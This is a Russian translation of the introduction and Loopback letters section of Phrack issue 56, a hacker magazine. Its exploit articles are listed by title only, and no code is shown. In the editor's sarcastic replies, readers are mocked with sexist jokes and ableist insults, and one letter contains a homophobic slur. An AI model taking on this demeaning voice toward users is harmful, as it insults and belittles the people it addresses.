

Phrack RU issue 056

Русская версия Phrack, выпуск 056. Полный текст статей с кодом и таблицами.

Темы выпуска: эксплуатация уязвимостей, shellcode, rootkits и низкоуровневая безопасность; Unix/Linux, BSD, Windows NT и администрирование систем; культура Phrack, новости сцены, loopback, prophile и хакерские манифесты; сети, маршрутизация, TCP/IP, Cisco, телефония и телеком-инфраструктура.

Материалы выпуска: Введение; LOOPBACK; Linenoise; Prophile: sw_r; Обход StackGuard и StackShield; PROJECT AREA52 («Делириум Тременс»); Перенаправление вызовов разделяемых библиотек через заражение PLT в ELF; Взлом C++ VPTR; Внедрение бэкдоров в бинарные объекты; Things to Do in Ciscoland When You're Dead; Строгая модель обнаружения аномалий для систем обнаружения вторжений; Распределённые инструменты; Введение в PAM; Использование незавершённых смежных областей памяти; Написание шеллкода для MIPS/IRIX; Утилита извлечения Phrack.

Больше крутых материалов в моём телеграм канале [@grogrigs](#)

Введение

Автор: Phrack Staff

```
+----=0x5b 0x72 0x65 0x67 0x69 0x73 0x74 0x65 0x72 0x65 0x64 0x20 0x20 0x68=----+
|          a_          _y          88888888          ad8888ba, |
|          MM          MM[          88          8P'      "Y8 |
|          M _ ,      _MmMMm      _M_      B[          88 ---- d8 |
|  OMmOM0_  MMMM_  #MmMMm  OMm0y  _MMMf  # [MMM  88a8PPPP8b,  88,dd888bb, |
|  MP ~~0  Mf "M  BM' Y  ~ BF  BP ~MF  # _#F  PP"      `8b  88P'      `8b |
|  0  M  M  M  M  4f  m000F  M  ~'  #MM  d8  88  d8 |
|  #y _M  M  M  #l  4M  JF  M_  _  #MMk  Y8a  a8P  88a  a8P |
|  OMmmMf yMg mMs m0mmm  4&  M0r  R0mmmP  mMf~Mmr  "Y88888P"  "Y88888P" |
|  M~""  ""  "*"  9MMP^  PM"~P'  ~M"~  "^  "^^ |
|  M |
|  M |
|  MMM# |
+----=0x65 0x78 0x20 0x20 0x6f 0x66 0x66 0x65 0x6e 0x64 0x65 0x72 0x7a 0x5b=----+

Volume 0xa Issue 0x38
05.01.2000
0x01[0x10]
```

```
|----- I N T R O D U C T I O N -----|
|-----|
|----- J'envoie la sauce! b00m! -----|
```

В том же ГРАНДИОЗНОМ стиле, к которому вы успели привыкнуть, вот перед вами 56-й чёртов выпуск долбаного Phrack Magazine. Опоздали? Нет-нет. Опоздание подразумевало бы, что существует некий график публикаций. Теперь мы знаем, что это явно не так. Так что, по сути, этот выпуск может вполне оказаться досрочным. Наши лучшие люди уже разбираются с этим вопросом...

Мыльница — не по теме компьютеров, безопасности или хакинга

Бунты, протесты и идиоты — ОЙ ВСЁ!

ГОСПОДИ БОЖЕ ВЫ МОИ ЛЮДИ. Весь этот балаган с Элианом Гонсалесом может идти прямо в ад. И разумеется я говорю это фигурально. Я не настолько бесчувственный или циничный, чтобы желать вреда невинному ребёнку, но я выражаю мнение значительного большинства людей, когда говорю:

"Хватит. Уже всё."

С ноября 1999 года правительство США вляпалось в политическую, социальную и экономическую кашу, которая просто обязана ЗАКОНЧИТЬСЯ.

Ладно, вот вся история в двух словах. Примерно в День благодарения прошлого года один рыбак обнаружил ребёнка, болтавшегося в надувном круге в нескольких милях от Помпано-Бич, штат Флорида. Рыбак поступил так, как поступил бы любой богобоязненный добрый самаритянин: вытащил ребёнка из воды и отвёз его в больницу. Так началась эта сага...

И вот как она должна закончиться:

Элиан должен вернуться на Кубу с биологическим отцом. Конечно, Куба — отстой, но речь идёт о шестилетнем ребёнке, чей отец хочет, чтобы тот вернулся домой. С каких пор в обязанности

правительства США входит выступать социальной службой для семьи суверенной коммунистической страны? О, кстати, это уже обошлось американскому налогоплательщику более чем в \$580 000. И это ещё не конец.

Впрочем...

Как выясняется, у Элиана есть какие-то (дальние) родственники в США, которым удалось сбежать с Кубы. Поздравляем. Молодцы. И вот каким-то образом эти люди решили, что им есть что делить в этой истории. Замечательно. Дети бегут на великолепный вкус своих пятнадцати минут славы!

Ладно. А что с этими родственниками? Во-первых, они сумасшедшие. Во-вторых, они едва ли являются «близкими» родственниками. Что, вот эта чокнутая тётка — его двоюродная сестра? И это вообще считается? Двоюродные дедушки и их братья — не в счёт, ОТЕЦ мальчика — это его ОТЕЦ. Ёлки. Если бы это был *мой* ребёнок, я бы сказал: «Ладно, малой, садись в машину, мы едем домой».

Неужели кто-то из этих лишних людей понимает, что делает? Не говоря уже о том, что этот мальчик, вероятно, получит какую-то ужасную психологическую травму, и сколько всё это стоит... Стоп, нет... Собственно, это и есть суть проблемы. Ну, моей проблемы с этим. Мне просто надоело. Боже.

И что вообще творится со всеми этими бунтовщиками? Хулиганствующие мракобесы, которых видели по CNN с воплями «ПОШЛА ТА СТРАНА!» (после операции INS). Эй, угадай что, придурок? Если тебе не нравится — езжай обратно на Кубу. Ты вообще знаешь, из-за чего злишься? Тебе просто нужен был повод что-нибудь сломать и поджечь (что они и сделали).

И ради всего святого, А КАК НАСЧЁТ РЫБАКА? КАКОЙ ВООБЩЕ ИНТЕРЕС У НЕГО ВО ВСЁМ ЭТОМ? Продолжай растягивать свои 15 минут, приятель! Надо признать, открытые рыдания в прямом эфире на федеральном телевидении были очень трогательны. «Чувствительный рыбак». Ага. ДАВАЙ ВОЗВРАЩАЙСЯ В МОРЕ И ЛОВИ МНЕ ТУНЦА — БЕЗОПАСНОГО ДЛЯ ДЕЛЬФИНОВ.

О, и упоминал ли я, что некто по имени «Jesus Lizarazo» зарегистрировал eliangonzalez.com? Кто вообще это такой?

Остановите безумие.

Кстати, формат, очевидно, в целом изменился. Ничего слишком серьёзного, но мне надоел старый. Думаю, гоночные полоски придают приятный штрих. Ах, и надеюсь, вам нравится шестнадцатеричное. Потому что мне — точно. Прости. На этот раз Phrack World News не будет. Но сколько из вас вообще это читало?

пожимает плечами

Наслаждайтесь.

```
| -In Fucking Charge Guy ----- route-|
| -Associate Editor ----- kamee-|
| -Vhost Trooper ----- felix-|
| -Phrack World Newz ----- <NULL>-|
| -ASCII art from 1989 and Caucasian MixMaster Kid ----- swern-|
| -F*cking N*tz ----- silvio-|
| -Elite ----- nihil-|
| -Unbearably Bearish ----- NASDAQ-|
| -Microsoft / 2 ----- Two huge monopolies-|
| -Prom Queen ----- dk-|
| -Kisses Like a Girl ----- shinex-|
| -Special Thankz ----- sasha, twitch-|
| -Shout Outs ----- incr, frontline, no_ana, alia, miff, udp-|
```

Phrack Magazine Volume 10 Number 56, May 01, 2000. ISSN 1068-1035

Содержимое защищено авторским правом (с) 2000 Phrack Magazine. Все права защищены. Никакая часть не может быть воспроизведена полностью или частично без письменного разрешения главного редактора. Phrack Magazine предоставляется общественности бесплатно, так часто, как это возможно. Развлекайтесь. И прекращайте нить. Вы не платите за это.

|----- C O N T A C T P H R A C K M A G A Z I N E -----|

Главный редактор: route@phrack.com

Материалы: route@phrack.com

Комментарии: loopback@phrack.com

Phrack World News: disorder@phrack.com

Материалы могут быть зашифрованы следующим PGP-ключом:

-----BEGIN PGP PUBLIC KEY BLOCK-----

Version: PGPfreeware 5.0i for non-commercial use

```
mQGIBDdmijIRBADrabrDFYw6PRDRRRZsgetOOG08oGR0n4/H7q4L7rLm7weszn4L
8jlzY4AV4f3jFis0A/AqXPicxUH0I3L6PzTMgl1mmLbcj6wnAvr78LZ65y3Z5aA
PEm/F7fNgAzFl9MCnUWa+53eH0TBKW7JdjpfCELeXTMLNsJREjL7f5qvyQCg/xqD
g7dUtdIiDb7tm5DRhWqgDmED/iPUmujMt5x40bmf135vjev1Rle3nhHie4fh58a7
VkZOmzqz/s3LninBuWcmuyZWShVGd8Hhd758yt4lXe/YHtEW4jSzYtE/1woYmp0K
sZnFt+zIVAEm1mcVVV9+qrpeKVmbBLTR/oa+6A+t5/hFUjriTpAQUGF0xLzXNLyu
c7cSA/0Q0rziq5xyuPbtUMKWE9zhxrt/SwfhunWx/n2vm2q9eFPfWqb9fDVuFrtv
gwpafVJ2CbM6F6c21pNGqm8zrSO8TYzgTScBKM80wn7ase3RBth36++N/Oq4Zczm
froc90ch7qkgdZ7TkPCuorsyMc1169DXBxBsgfiQ85ylUYrbrLQRTWlrZSBELiBT
Y2hpZmZtYW6JAEsEEBECAAsFAjdmiJIECWMBAGAKCRAWHraAlbJmQSDiAKCjaUrs
InxTXebFlAX5aUmdEKsD1wCfRZMfzv3BvQMKa6RmbwlFzat0DFS5Ag0EN2aKMxAI
APZCV7ciFwgXcqK6lq1C8wXo+VMROU+28W65Szzg2gGnVqMU6Y9AVfPQB8bLQ6mU
rfdMZIZJ+AyDvWXpF9Sh01D49Vlf3HZSTz09jdvOmeFXklN/biude/F/Ha8g8VH
MGHOfMlm/xX5u/2RXscBqtNbno2gpXI6lBrwv0YAWCv19Ij9WE5J280gtJ3kkQc2
azNs0AlFHQ98iLMcfFstjvbySPAQ/C1WxiNjrtVjLhdONM0/XwXV00jHRhs3jMh
LLUq/zzhS1AGBGNfISnCNLWHSQDGCgHKXrKlQzZlp+r0ApQmwJG0wg9ZqRdQZ+c
fL2JSyIZJrqr0l7DVeKyCzsAAgIH/jCj4drT8VSrxI2N3MlgiQOMcaGLE8L3qbZ
jyiVolqIeH+NEwyWzCMRVsFTHWfQroPrF30UsezIXuF0GPVZvlzSSB/fA1ND0CBz
9uK9oSYPwI8i513nMaF03bLWLb07dBqiDUcKgfM/eyPGu5SP+3QhVaERDnBodolZ
J6t3ER8GRgJNUyxXOMaZ4SWdB7IaZVph1/PyEgLLA3DxfYjsPp5/WRJcSbK3NZDG
cNlmozX5WUM7cHwEHZmYSRDujs/e3aJLZPa7stS9YGYVPZcjxQoE6wr+jx4Vjps4
pW+f6iWvWEfYnYRjQzwe8318rX60oJqHttaQs8xNEqvPOTfkt12JAD8DBRg3Zooz
Fh62gJWYzKERAj61AJ41XyTBasgKKYlOVnI4mWZYJemQIQcgigaTkhpm6xCnqKD9
BKNOvDsNc44=
=IQ3Y
```

-----END PGP PUBLIC KEY BLOCK-----

phrack:~# head -20 /usr/include/std-disclaimer.h

```
/*
 * All information in Phrack Magazine is, to the best of the ability of the
 * editors and contributors, truthful and accurate. When possible, all facts
 * are checked, all code is compiled. However, we are not omniscient (hell,
 * we don't even get paid). It is entirely possible something contained
 * within this publication is incorrect in some way. If this is the case,
 * please drop us some email so that we can correct it in a future issue.
 *
 *
 * Also, keep in mind that Phrack Magazine accepts no responsibility for the
 * entirely stupid (or illegal) things people may do with the information
 * contained herein. Phrack is a compendium of knowledge, wisdom, wit, and
 * sass. We neither advocate, condone nor participate in any sort of illicit
 * behavior. But we will sit back and watch.
 *
 *
 * Lastly, it bears mentioning that the opinions that may be expressed in the
 * articles of Phrack Magazine are intellectual property of their authors.
 * These opinions do not necessarily represent those of the Phrack Staff.
```

* /

Содержание

|----- T A B L E O F C O N T E N T S -----|

«...На мой взгляд, ничего не улучшилось. Да, некоторые технические аспекты журнала стали лучше, но в основном это сухой технический журнал в наши дни. Личность, которая раньше характеризовала Phrack, практически исчезла, а редакционный стиль сместился в сторону высокомерия "я знаю о переполнениях буфера больше тебя". Взгляните на ответы в Phrack Loopback за первые 10 лет и на недавние. Значительно больший процент ответов в духе "ты идиот, мы в Phrack Staff намного умнее тебя"...» — Trepidity , по всей видимости, всё ещё горюет о том, что не был выбран мисс Phrack 2000.

LOOPBACK

Автор: phrack staff

05.01.2000

Phrack Loopback — это ваша возможность написать редакции Phrack с комментариями, вопросами или чем угодно ещё. Ответы, как правило, пишет редактор, если не указано иное. Сами письма могут быть отредактированы по форме, но обычно не по грамматике и орфографии. Мы стараемся не исправлять просторечие, поскольку оно нередко добавляет живой — а порой и фольклорный — колорит соответствующему письму.

0x01

Hackesses...

от MiStReSS DiVA

Меня зовут MiStReSS DiVA... и я — хакерша...

[Кто это только что сказал? Хакерша? Это что-то вроде вкусной слоёной выпечки?]

«Девочки не умеют хакать...» — я слышала это чаще, чем не слышала,

[Хм. Обычно я слышу «девушки не могут делать то-то так же хорошо, как парни», или «женщины не должны голосовать», или вечно популярное «ЕЩЁ ОДИН СИНЯК ХОЧЕШЬ? НЕТ? ХОРОШО! ИДИ И ИСПЕКИ МНЕ ПИРОГ».]

на хакерских конвентах и тому подобных мероприятиях. Что ж, у меня есть кое-что для всех:

[Они возвращают «Perfect Strangers»?]

Среди хакеров есть женщины, и нас становится всё больше.

[Ах. Чёрт. Я очень скучаю по Балки.]

Давайте на секунду задумаемся: женщины всегда занимали второе место по сравнению с мужчинами, особенно в компьютерной индустрии и бизнесе.

[На это есть причина... Нет... Хм. На самом деле — нет.]

Более 75% рабочих мест в компьютерной индустрии занято мужчинами.

[А вы думаете, нам как? Более 75% рабочих мест в хлебопекарной и швейной промышленности заняты женщинами!]

Так что неудивительно, что женщин-хакеров немного. Есть ещё и проблема того, что часть хакерской деятельности незаконна.

[Не забывайте о главной проблеме: хакерство никак не связано с макияжем, шопингом в торговых центрах или охотой за богатыми мужчинами!]

Многие женщины стараются держаться как можно дальше от подобных ситуаций. Я знаю немало девушек, которые не пьют и не курят вне закона — не то что взломать UNIX-сервер, они вообще не знают, что это такое.

[Держу пари, это те самые девчонки, которые отказывают мне, когда я зову их на свидание. Впрочем, все девчонки отказывают, когда я зову, так что это, пожалуй, к делу не относится. :(]

Хотя, может быть, мы о них и не слышим, потому что их методы куда более хитроумны, чем у мужчин.

[Окей, здесь я ставлю красный флаг. Как в смысле «не-может-быть, ты настолько тупая».]

Женщины — и я применяю это к себе тоже — от природы более скрытны и наблюдательны.

[Если под скрытностью и наблюдательностью вы имеете в виду коварство и злопамятность — тогда согласен.]

Я знаю наверняка, что женщины взламывали сайты и системы,

[Ах да. Это меня возвращает в прошлое. Помню одну маленькую хитрюгу, которая взломала дорогу прямо к моему сердцу. Хорошо меня тогда потрепала, надо сказать.]

но почему нам по-прежнему не воздают должного в андерграундном сообществе?

[Положим конец этим страданиям невинных хакерш!]

Может быть, потому что мы скрываемся за никами

[Может, потому что у вас ручки-колбаски?]

и тегами,

[Именными бейджами? Как в Walgreen's?]

или потому что люди просто не хотят отдавать нам должное?

[Ну лично я, после прочитанного, тоже бы вам должного не отдал.]

Я знаю лишь о трёх случаях, когда женщин поймали на взломе.

[Чёрт. Три? Я помню великий «chickhack '96», когда 423 девчонки были пойманы за хакерством. Думаю, их главным просчётом было то, что все они попытались взломать bebe.com одновременно. :(]

Одну поймали потому, что при отправке файла она указала неверное место на сервере.

[Что-то вроде C:\windows\desktop?]

Одну — за фрикинг, а другую — за то, что она получила root-доступ к интернет-магазину и организовала себе бесплатную доставку товаров домой. Это всё случаи, которые я нашла. И все они попались по-глупому. Я знаю, что многие хакают и не попадают, но большинство тех, кого всё же ловят, — мужчины. Мы не ведём себя как та девчонка из «Хакеров» и не одеваемся и не действуем подобным образом.

[Ну вот, мы нашли вашу проблему. Анджелина Джоли в целом воплощает именно то, что все хотят видеть в хакерше. Ммм. Вкусные хакерские угощения.]

Мы живём как большинство нормальных людей, может даже чуточку лучше.

[Или, в вашем случае, чуточку глупее.]

Мы не одеваемся всё в чёрное и не зацикленны только на компьютерах. Мы умны и красивы. Мы — Хакерши.

Mistress Diva

0x02

Привет, меня зовут Адам, я обычный парень с домашним ПК, которого взламывает и нарушает мои права какой-то военный псих..

[Военный псих вроде Клингера из М.А.С.Н. или военный псих вроде того парня из «Коммандо» в кольчуге?]

серьёзно, без шуток.

[О. Ладно. Я думал, ты разыгрываешь. Прости... Возвращаемся к делу.]

я не знаю, с чего начать, чтобы обеспечить безопасность своего ПК,

[Ну, если бы у тебя не было ПК, этой проблемы бы не было. Я говорю: избавься от него. Цель оправдывает средства.]

пожалуйста, порекомендуйте методы и программы высокого уровня защиты.

[Ты пробовал игнорировать? Мне это иногда помогает. Или попробуй договориться с ним? Я считаю, что психи (особенно военные) обычно вполне адекватны, если с ними говорить на их языке. Я говорю: уступи его требованиям.]

если не можете этого сделать, порекомендуйте хотя бы ссылки — я нашёл ваш сайт полезным, потому что вы публикуете элитный контент, поэтому прошу вашей помощи.

[Высший уровень безопасности, который я могу вообразить, — это Бог. Рекомендую молиться каждую ночь, а я перешлю это Ему. Вместе мы сможем изменить ситуацию.]

Adam Smith

0x03

Страница 2 — это угарно... P55-02 ... уберите всё остальное и публикуйте только её. В выпуске №56 просто переиздайте один из старых номеров — похоже, именно их они и НАХОДЯТ!!@!@. :)

[ХАХАХАХАХАХА. Стоп. Я не понял.]

P.S. У меня тоже нет компьютера, я отправляю это через DSS и печатаю на пульте дистанционного управления.

[Что значит «тоже»? Подожди, это ты, Адам из письма выше? Эй, ты сделал то, что я советовал? Получилось? Письмо Богу вернулось недоставленным, так что я не был уверен, что-то произошло. Молодец, дружище!]

Anonymous

0x04

Привет, позвольте объяснить, что мне нужно для работы. У меня есть так называемые тайные проверяющие, которые посещают мой ресторан каждый месяц — это делает фирма MARITZ из Беркшира. Я бы хотел знать даты их визитов, чтобы быть на месте в нужный день. Это вообще

возможно?

[Если бы вы знали, в этом уже не было бы никакой тайны, правда? Где тут веселье?]

Gary

0x05

Есть ли у автора статьи 52-9 диплом по литературе?

[Определённо нет. Хотя, думаю, у него есть диплом по финансовому менеджменту. Ну, может и нет. Но он НАСТОЛЬКО хорошо обращается с деньгами. Может, он просто очень любит деньги. Может, это у него в крови или в культуре...]

Если да, думаю, мы как-то вместе готовили сашими.

[Может, это были бублики?]

HeftyNuts

[Хм. Ты нормально передвигаешься? У тебя есть тележка, чтобы их возить?]

0x06

Привет, Route,

просто хотел сделать комплимент по поводу Phrack 55. Очень хорошо сделано: отличные статьи, чисто и профессионально, а Loorback — как всегда, уморителен. Именно то, чем это должно быть, и даже больше. Хорошая работа, продолжайте в том же духе и распространяйте информацию. Спасибо, что тратите время ради нас.

[ВИДИТЕ!? Некоторые люди меня действительно ЛЮБЯТ!]

EchoMirage

0x07

Я зашёл на эту страницу, чтобы посмотреть, что за конченные, извращённые ЛУЗЕРЫ могут вести что-то подобное!

[Просто самые обычные, более сексуальные, чем чизкейк, лузеры. С аппетитной начинкой.]

Phrack! Phrack?! Блин, каким же я был ослом.

[Был?]

Комментарии редактора — самая смешная вещь в интернете прямо сейчас.

[В этом году я стал стильнее.]

Не шучу. Это уморительно — сколько людей считает его таким Перси — блин — Россом,

[Да. Текущий счётчик — 384572.]

каким-то хакерским благодетелем, спасающим человечество (или маленьких мальчиков, тонущих в собственном дерьме). Вы парни — огонь. Приду ещё почитать, пожалуйста, продолжайте.

A New Fan

[384573.]

0x08

Привет,
меня зовут Dawn, я считаю, что ваши комментарии к чужим статьям — абсолютно уморительны, и если вы не заняты в пятницу, я бы хотела...

[КАКОГО ХРЕНА ТЫ ХОТЕЛА БЫ ЧТО?!@#!#]

просто шучу!!

*[БЛЯДЬ ДА КАК ТАК МОЖНО ТЫ ЧТО ТВОРИШЬ. ТЫ ПОНИМАЕШЬ ОТКУДА Я ГОВОРЮ?
(ИЗ ХОЛОДНОГО ОДИНОКОГО МЕСТА БЕЗ ДЕВЧОНОК).]*

В общем! Просто хотела сказать, как ты смешишь меня, и теперь стану заядлым читателем Phrack благодаря твоему комическому сарказму!

*[Как насчёт стать заядлым читателем из-за моего неотразимого обаяния и
бесконечной привлекательности! подмигивает строит глазки]*

;Р с любовью, Dawn

[Любовь??@?#!?@#? ОМГ-ОМГ-ОМГ! У меня бабочки в животе!]

Надеюсь, ещё поболтаем!

*[Dawn, ты случайно не любишь еду, сон или... размножение? Если да, думаю, у нас есть
кое-что общее и нам определённо надо встретиться как можно скорее. Напиши мне,
только если ты симпатичная.]*

0x09

Привет,

Прежде всего, огромное спасибо редакции Phrack за прекрасное издание — вне зависимости от _КОГДА_ оно выходит. Я нахожу его очень познавательным с тех пор, как нынешняя команда взяла на себя этот процесс.

*[Команда? Пфффф. Лучше бы у меня был штат. Это просто я и моя мама, чувак. Она
пишет, я копирую и редактирую.]*

Я прочитал статью «Building Bastion Routers Using Cisco IOS»,

[(p55-10).]

это было достойное произведение, содержащее много базовой информации об IOS, применимой к построению бастионного маршрутизатора.

Однако в одном разделе, на мой взгляд, стоило остановиться поточнее —

[НУ ВОТ ТАК И ГОВОРИТЕ!]

в разделе «Шаг 2: Ограничить удалённый доступ». В статье упоминается, что ходили слухи о включении SSH в Cisco IOS 12.0, однако этого не произошло. Я не уверен, когда именно была написана статья, возможно, информация просто устарела. Тем не менее, SSH всё же появился в Cisco IOS 12.05(S) и работает отлично. Несколько вещей, заслуживающих внимания о Cisco IOS 12.05(S):

- Это предпочтительный и рекомендуемый релиз IOS для магистральных интернет-маршрутизаторов и сервис-провайдеров (то есть идеальные кандидаты на роль бастионных маршрутизаторов).
- Работает на маршрутизаторах корпоративного класса. Имеется в виду, что образ работает на следующем оборудовании: серии 7200, 7500 и 12000 (GSR).
- Выпущен в июле 1999 года.

Конечно, многие не работают на маршрутизаторах корпоративного класса, однако огромное количество NSP и ISP — работают; поэтому эта информация об SSH заслуживала упоминания.

В общем, продолжайте в том же духе.

[Спасибо за ваш вклад!]

Craig

0x0a

Господа,

Я с удовольствием читаю ваши выпуски, и могу лишь сказать: продолжайте в том же духе.

ArgentRisk

[Видите, я просто разбавляю этим несколько таких писем, чтобы вы знали: есть немногие избранные, кому нравлюсь я и моя мама.]

0x0b

Дорогой Султан Любви и прочие,

[Хм.]

Я хотел помочь некоторым вашим читателям с тем, что они присылали.

Первое: срочно обратитесь за серьёзной помощью.

[Окей, спасибо!]

Второе: загляните в книгу «PINKAL: Phenethylamines I Have Known and Loved». Не помню, кто её написал, но там есть всё, что вы когда-либо хотели знать о психотропных, психоделических веществах и не только... многое, многое другое. Читайте и практикуйте на своё усмотрение.

[Облом. Вы рекомендуете книгу, которую _сами_ не помните, с каким-то нелепым названием, которое _я_ тоже не запомню?]

Третье: я жил в Японии и просил присылать мне арахисовое масло, потому что японское арахисовое масло ужасно.

[Раньше так не было. В 1920–30-х годах японское арахисовое масло считалось лучшим в мире. Наёмным ронинам нередко платили банками этого продукта. Всё изменилось после Второй мировой. Рассекреченные недавно документы Госдепартамента проливают свет на то, что ряд ключевых стратегических целей во время бомбардировок Второй мировой войны составляли японские заводы по производству арахисового масла. В документах как причина стратегической важности значится «сливочная вкуснота». Аналитики, однако, утверждают, что США просто не могли смириться с тем, что Япония держит первенство в сфере арахисового масла. Как бы то ни было, мы разбомбили японскую арахисовую промышленность до каменного века.]

Парень, который говорил о контрабанде наркотиков в Японию в банках с арахисовым маслом, здорово облажался. Теперь какой-нибудь несчастный японский таможенник будет вскрывать моё нормальное съедобное арахисовое масло. Ради бога, господи, нужда — мать изобретения, но порой она просто мать.

[ОСТАВЬ МОЮ МАМУ В ПОКОЕ, ПРИДУРОК!]

Оставьте всё как есть.

[Ну зачем же нашим любителям наркотиков в Японии терпеть ваши прихоти, ради того чтобы вы ели «Jiffy» вместо «Mister Super Happy Fun Peanut Butter Joy»?]

И наконец, у меня совершенно нечего сказать про компьютеры. Я студент-медик и не особо разбираюсь в компьютерах. Просто хотела сообщить, что вы настолько смешные, что я плачу. Неужели вам правда сложно знакомиться с девушками?!

[Знакомиться — нет. Разговаривать — да. Я обычно пускаю слюни.]

Не верится.

[Вы флиртуете со мной?]

Uma

[Богиня?]

0x0c

Привет!

Не могли бы вы помочь мне взломать пользовательские пароли из PWL-файлов?

[Вы часто отправляете случайные мысли в Underground Journalz?]

У меня в школе проект по компьютерной безопасности, и было бы здорово использовать это в качестве примера.

[Мне с трудом это безразлично.]

Tom Erik Gundersen

0x0d

[(p55-17).]

Кто-нибудь, скажите нашему другу здесь, что Cisco уже реализовала динамический контроль доступа для протокола H.323 начиная с версии 12.0 программного обеспечения IOS (в расширении брандмауэра -12.0fw-).

[Готово!]

Anonymous

0x0e

Я только что закончил изучать экземпляр учебника K&R/ANSI C, найденного в библиотеке, и очень заинтересован в написании программ на C, использующих последовательные или параллельные порты.

[Отличная справочная книга.]

Я пытаюсь создать собственные простые электронные устройства для подключения к компьютеру, но никак не могу найти хороший ресурс или руководство по программированию последовательных/параллельных портов. Не могли бы вы порекомендовать хороший сайт?

[<http://www.eng.auburn.edu/users/doug/serial.html> и <http://www.syclus.com/cscene/CS4/CS4-01.html> — вполне приличные.]

Кстати, журнал — класс. Продолжайте :)

[Спасибо. Удачи с программированием!]

Anonymous

0x0f

Привет, я бродил по сети и наткнулся на вашу страницу. Хотел спросить, о чём вообще Phrack Magazine — статьи показались очень интересными, и я хочу оформить подписку. Сайт мне особо ничего не объяснил, извините за беспокойство, спасибо большое.

[Вы устаёте надевать носки? Теряетесь по дороге на кухню? Возможно, вы умственно отсталый. Обратитесь к семейному врачу.]

Anonymous

0x10

Меня зовут route, и я такой элитный, что мне приходится заниматься любовью со своей рукой три раза в день.

[ДА-ДА. Хотел бы! Три раза в день — это в мире фантазий! Нет, я в основном один раз, а потом сразу спать!]

Я не могу избавиться от прыщей на своей нелепой гиковской роже,

[Мне говорили, что ожоги от радиации пройдут через несколько месяцев. :(]

и всё ещё девственник.

*[Ха! Похоже, КТО-ТО не заглядывал в #hack sexchart:
<http://www.escape.com/~max-q/sexchart.shtml>)!]*

Почему все хакеры такие конченные лузеры?

[Почему так много песен о радугах?]

Все статьи в phrack мог написать 12-летний.

[Чувак. Это был бы какой-то невероятно продуктивный 12-летний.]

Хоть у кого-нибудь из вас, пидоров, есть хоть какая-то компьютерная квалификация?

[Должен сообщить вам, господин умник, что я получил диплом в Devry!]

И хоть кто-нибудь из вас целовал девушку?

[Ну, я видел фотографии, где девушек целуют — это считается?]

Dr Robert Gray

[Почти уверен, что добрый доктор хотел, чтобы люди писали ему туда с комментариями к его письму.]

0x11

Здравствуйте,

Просто хотел написать и сообщить, что недавно прочитал «Phrack Loopback» в Phrack55. Мне понравилось последнее письмо про статью о Макдоналдсе, и я решил её прочитать. Я работал в Mc Donalds пару лет в старшей школе, и должен сказать — эта статья заставила меня смеяться до слёз. Продолжайте в том же духе.

Ryan

[Плакали от того, что работали в Mc Donalds пару лет, или от того, что с тех пор доросли лишь до Wendy's?]

0x12

Привет, я понимаю, что у вас есть дела поважнее.

[Нет! Не особо!]

Но не знал, к кому обратиться.

[Вы пробовали команду А-Тем? Говорят, если у тебя есть проблема, если никто другой не может помочь и если ты их найдёшь — можешь нанять: А-Тем.]

Мои налоговые документы и прочее были защищены зашифрованными магическими папками.

[Хм. Речь о магии уровня Дэвида Копперфилда или уровня Мерлина?]

Я скопировал всё это на CD. Единственная ошибка — я не расшифровал перед копированием. Потом у меня начались проблемы с программным обеспечением, и я отформатировал жёсткий диск.

[Ё-моё. Ну ты и болван.]

Теперь проблема в том, что я потерял восстановительную дискету.

[Ха-ха-ха! Боже, это отстой!]

Не знаю, как добраться до файлов. Они есть на CD, но все зашифрованы и так далее. Что делать? Мне правда нужна ваша помощь.

Пожалуйста, ответьте,

Ali Tariq

P.S. Если хотите, могу прислать файл (зашифрованный), чтобы вы могли проверить на нём разные утилиты.

[Конечно! Мне ещё и ваши налоги заполнить, если я взломаю файл?]

0x13

Мой брат провёл последнюю неделю, читая Phrack. Он полный идиот (в семье этого нет, может, он приёмный... на что я очень надеюсь) и теперь думает, что он хакер. Ходит в чат-румы и угрожает рассылать вирусы людям, хотя сам даже шнурки не умеет завязать!

[Ну, с появлением липучки — кому вообще нужно завязывать шнурки?]

Позор вам за то, что вы позволяете полным кретинам читать Phrack!

[Мы позволяем читать Phrack вам.]

Linux Bitch

[Что ж, «Linux Bitch», Phrack — журнал равных возможностей. Мы не отворачиваемся от умственно отсталых только потому, что они могут иногда пускать слюни или сидеть в собственной грязи. Нет. Мы поощряем людей с любым уровнем отсталости купаться в богатстве знаний, которое несёт каждый маленький символ. Мы верим, что знание должно быть свободным, и иногда оно ищет путь наименьшего сопротивления, а иногда выбирает более трудный маршрут. Ну а иногда знание просто бросает всё на полпути и идёт пить с друзьями. Я совершенно забыл, к чему это говорил.]

0x14

Эй,
как дела? Что вы думаете об учёных, которые создают машины, думающие как люди и выглядящие как люди — так называемые гуманоиды? Вас это пугает или вам всё равно? Я ищу людей, способных противостоять Искусственному Интеллекту. Людей с навыками H/C/P и взрывчаткой. Пишите срочно, это неотложно. Это наше будущее.

Q Wakee

[Мистер Уэйки, это проблема, которую я предвидел ещё с тех пор, как Pong от Atari впервые вошёл — нет, вторгся — в наши дома. Я давно ждал человека действия. На самом деле, с 1990 года я веду своё подпольное сопротивление (оно называется НАНА (Humanz against hostile androidz)). До сих пор я думал, что один (в сопротивлении состоит 1 (один) человек). Нам определённо стоит объединиться и бороться с этой гнусной угрозой вместе. Я принесу пончики и лосьон, вы берёте пушки для остановки роботов. У вас есть брошюры? Я работаю над одной под названием «Итак, вы хотите остановить человекоподобных роботов». Это в основном стандартный шаблонный материал с моими иллюстрациями, где я стреляю в роботов, и несколькими конспирологическими теориями с запахом. Сообщите, когда можем провести первую встречу, только нам придётся использовать ваш штаб, потому что мама больше не разрешает мне приводить гостей.]

0x15

я в растерянности, чем вы вообще занимаетесь в phrack?

[Phrack — это подставная компания, созданная ЦРУ для тайного сбора разведывательной информации о трагически недалёких людях. Золотое дно!]

Anonymous

0x16

1) Phrack — это круто

[Как Норвегия!]

2) Я делаю страницу о взрывчатке и прочем. Заметил, что в некоторых ваших номерах есть выдержки из «Справочника бедного Джеймса Бонда». Если кто-то из вас имеет его, не могли бы вы подсказать, где взять файл, или прислать его мне,

[<http://www.darwinawards.com/legends/legends1999-10.html>]

или публиковать больше номеров с анархическим содержанием — это было бы к-здорово оценено.

[Ты к-идиот.]

Anonymous

0x17

Рад видеть вас снова, большое спасибо.

[Ну а я рад видеть ВАС снова, крутой парень!]

Статьи всегда нравятся. Приятно наблюдать, как вы поджариваете дураков. Чуть не свалился со стула. Извините за убогий адрес электронки — сейчас в гостях у родителей.

[Ага, как там у мамы лечение от сексуальной зависимости продвигается?]

